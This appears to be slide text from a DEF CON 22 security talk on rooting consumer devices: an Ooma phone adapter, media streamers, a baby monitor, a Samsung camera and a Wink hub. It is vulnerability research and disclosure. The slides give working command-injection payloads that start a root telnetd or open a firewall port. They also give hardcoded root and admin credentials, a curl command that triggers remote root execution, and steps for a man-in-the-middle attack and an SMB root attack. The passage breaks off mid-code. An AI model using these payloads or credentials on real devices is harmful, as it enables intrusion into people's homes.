
ARM processor

Linux 2.6.33.5



Device  
17

# Ooma Telo - UART



115200 8n1 - Console Login

[HTTP://DC22.GTVHACKER.COM](http://dc22.gtvhacker.com)




# Ooma Telo – CI in Web Portal

- SSH already running!
- Need to add SSH port to iptables so we can access it.
- Command injection in the Ooma Telo Portal.
- No sanitization done on Server IP before running a command on the backend.
- Root password is "!ooma123", password crackers are fun.
- By default page is only accessible through LAN.



# Ooma Telo – CI in Web Portal



The screenshot shows the Ooma Telo web portal interface. On the left is a sidebar menu with options: Home, Internet, Wireless, Home Network, Advanced, Ringtones, DECT, Bluetooth, Status, Tools, Bandwidth, Port Scan, and DNS Test. The main content area is titled 'Bandwidth Measurement Tool' and contains 'Iperf Server Details'. The 'Server IP Address' field contains the command 'x.com\$(iptables -t filter -A LAN\_SSH -j ACCEPT)', which is highlighted by a red arrow and the text 'Command Injection'. Other fields include 'Port' (5001), 'Protocol' (TCP), and 'Time Duration (sec)' (30). A 'Run Test' button is at the bottom of the form. The footer of the portal includes 'Copyright © 2012 Ooma, Inc. All rights reserved' and 'Support | My Ooma'.

Ooma Telo™ Phone: Version: 86988

**Bandwidth Measurement Tool** ?

**Iperf Server Details**

Server IP Address  ← **Command Injection**

Port

Protocol

Time Duration (sec)

Copyright © 2012 Ooma, Inc. All rights reserved Support | My Ooma

Enable SSH on LAN:  
x.com \$(iptables -t filter -A LAN\_SSH -j ACCEPT)

[HTTP://DC22.GTVHACKER.COM](http://DC22.GTVHACKER.COM)



Device  
18

# Netgear NTV200-100NAS



Media Streaming  
Device

Adobe Flash-based  
\$10-30 (cheap!)

WiFi

Secure Broadcom SOC

Encrypted updates




[HTTP://DC22.GTVHACKER.COM](http://DC22.GTVHACKER.COM)



Device  
18

# Netgear NTV200-100NAS



# Netgear NTV200-100NAS

- Updates are signed and encrypted
- App installation isn't, and is done over unencrypted HTTP.
- Man-in-the-middle the app installation!
  - Grab a copy of an app
  - Add a malicious symlink
  - Repack and host app locally
  - Run the app
  - Modify the app again, this time adding a shell script inside the symlink to call telnet

Run the app again, reboot, and now you have persistent root!



Device  
19

# ASUS Cube (Google TV)



Marvell 88de3100 SOC  
Dual Core 1.2GHZ ARM  
Google TV!

We released CubeRoot for the Cube and additional exploits for the the Marvell SOC (secure boot) at DEF CON 21.



[HTTP://DC22.GTVHACKER.COM](http://dc22.gtvhacker.com)



# ASUS Cube (Google TV)


- Built-in Media app can mount SMB shares (Windows file sharing) with no restrictions.
- Root procedure:
  - Create a SMB share with a su binary.
  - Use the media app to connect to the SMB share.
  - adb into the Cube, run the su binary – you are root!
  - From here, remount system, install SuperSu and win.



Device  
20

# Summer Baby Zoom WiFi

WiFi baby monitor  
Custom RF for remote  
Marketed as “Secure”




DC22  
DISOBEY  
DEFCON

[HTTP://DC22.GTVHACKER.COM](http://dc22.gtvhacker.com)



Device  
20

# Summer Baby Zoom WiFi



Device  
20

# Summer Baby Zoom WiFi Hardcoded Username & Password

Found this interesting base64 encoded string and function calls in "snapcam" binary

```
addiu    $a1, (aTxndqgrtmw4hok - 0x4E0000) # "TXNDQGRtMW4h0kF1dGgzbnQxY0BUMw=="
addiu    $a2, $sp, 0x18
la       $t9, _ZN5sC1EPKcRKsAlcE # std::string::string(char const*,std::allocator<
nop
jalr     $t9 ; std::string::string(char const*,std::allocator<char> const&) # std:
addiu    $a0, $sp, 0x20
lw       $gp, 0x10($sp)
li       $v0, 6
sw       $v0, 0x34($sp)
la       $t9, _ZN6Gemtek14setEncUserPassESs # Gemtek::setEncUserPass(std::string)
lw       $a0, 0x64($sp)
jalr     $t9 ; Gemtek::setEncUserPass(std::string) # Gemtek::setEncUserPass(std::s
```

MsC@dm1n!:Auth3nt1c@T3



[HTTP://DC22.GTVHACKER.COM](http://dc22.gtvhacker.com)



# Summer Baby Zoom WiFi Hardcoded Username & Password

- Calling "nvram show" from the command line produces the following list of users
- 2 of the users have passwords that change between each cam
- Also note the pass seen hardcoded in the snapcam binary.

```
UserSetSetting.userList.users0.password=PFCCLALLDBBR  
UserSetSetting.userList.users0.privilege=0  
UserSetSetting.userList.users0.username=V13w3r  
UserSetSetting.userList.users1.index=3  
UserSetSetting.userList.users1.password=Auth3nt1c@T3  
UserSetSetting.userList.users1.privilege=1  
UserSetSetting.userList.users1.username=MsC@dm1n!  
UserSetSetting.userList.users2.index=4  
UserSetSetting.userList.users2.password=PFCCLALLDBBR  
UserSetSetting.userList.users2.privilege=1  
UserSetSetting.userList.users2.username=SnApAdm1n
```

Users and passwords on camera from  
"nvram show"



# Summer Baby Zoom WiFi Command Execution

- SystemGT.cgi accessible with admin credentials
- "SystemGT" POST var gets directly executed with system() as root


```
la    $a1, 0x430000
la    $t9, sprintf
addiu $s0, $sp, 0x200+var_168
addiu $a1, (aS_0 - 0x430000) # "%s & "
move  $a0, $s0             # SystemGT Post Var
jalr  $t9 ; sprintf
addiu $a2, $sp, 0x200+var_1E8
lw    $gp, 0x200+var_1F0($sp)
nop
la    $t9, system
nop
jalr  $t9 ; system
move  $a0, $s0             # SystemGT cmd
lw    $gp, 0x200+var_1F0($sp)
b     loc_41C9D4
nop
```

/bin/mini\_httpd for "SystemGT.cgi"

```
curl -u 'MsC@dm1n!:Auth3nt1c@T3' "http://IP/cgi-bin/systemGT.cgi" -d "systemGT=telnetd"
```



This is DEF CON 22, right?  
**HACK ALL THE THINGS**



**22**  
DISOBEY  
**DEFCON**

[HTTP://DC22.GTVHACKER.COM](http://DC22.GTVHACKER.COM)



Device  
21

# Samsung SmartCam



- Network camera w/ mic and speaker.
- Mobile phone app for remote access.
- Web interface for local access.


TI DaVinci ARM SOC

Linux 2.6.18



Device  
21

# Samsung SmartCam - UART



115200 8n1 - Console Logging Only

[HTTP://DC22.GTVHACKER.COM](http://DC22.GTVHACKER.COM)



# Samsung SmartCam – PreAuth

```
}else if($pageData[0] == "NEW"){
    $result = requestToCamera(CMD_USER, ACTION_GET_ALL, TYPE_REQUEST, null);
    if($result[0] == "OK" && $result[1] != null){
        $recvData = $result[1];
        $sendData = array_slice($recvData, 0, 40);

        str2byte($sendData, $pageData[1], 17, 16);
        requestToCamera(CMD_USER, ACTION_SET, TYPE_REQUEST, $sendData);
        $_SESSION["PRIVATE_KEY"] = $pageData[1];
        echo "OK";
    }else{
        echo "NOK;" . $result[1];
    }
}
```

- CGI script normally does auth check, but not on new user
- Can reset admin password without knowing the user's password
- Only accessible over the LAN



# Samsung SmartCam – CI

- WEP key is not sanitized for shell commands.
- Set up a WEP key with an injected command, then re-attach a network cable to trigger the bug.
- Can also be exploited without any physical access if the device is connected over WiFi.
- Web interface runs as root!



# Samsung SmartCam - CI

SmartCam

Video Setup Admin

General Setting

Network Setting

Wired Network

Wireless Network

Time Setting

Wireless Network

Wireless On Wireless Off

Current AP :

Wireless Network Name(SSID)	Protected	Signal

Other WiFi Networks

Security ☐ None ☒ WEP ☐ WPA/WPA2 PSK

Network SSID : HACKALLTHETHINGS

Password : \$(busybox telnetd -l/bin/sh) **Command Injection**

Apply

SAMSUNG SAMSUNG TECHWIN

COPYRIGHT (C) TECHWIN 2012. ALL RIGHTS RESERVED.

Enable root telnetd: \$(busybox telnetd -l/bin/sh)




Device  
22

# Wink Hub




- Smart home "gateway"
- Allows integration with multiple smart home devices.
- Mobile application to control ALL THE THINGS

- BlueTooth, WiFi, Zwave and Zigbee
- TI CC1101 (RF SDR)
- Great cheap "RF Toolkit"



Device  
22

# Wink Hub



[HTTP://DC22.GTVHACKER.COM](http://dc22.gtvhacker.com)



# Wink Hub – Command Injection

```
<?php
$nodeId = $_POST['nodeId'];
$attrId = $_POST['attrId'];
$sv = $_POST['value'];

//$who = exec('whoami');
//echo $who;
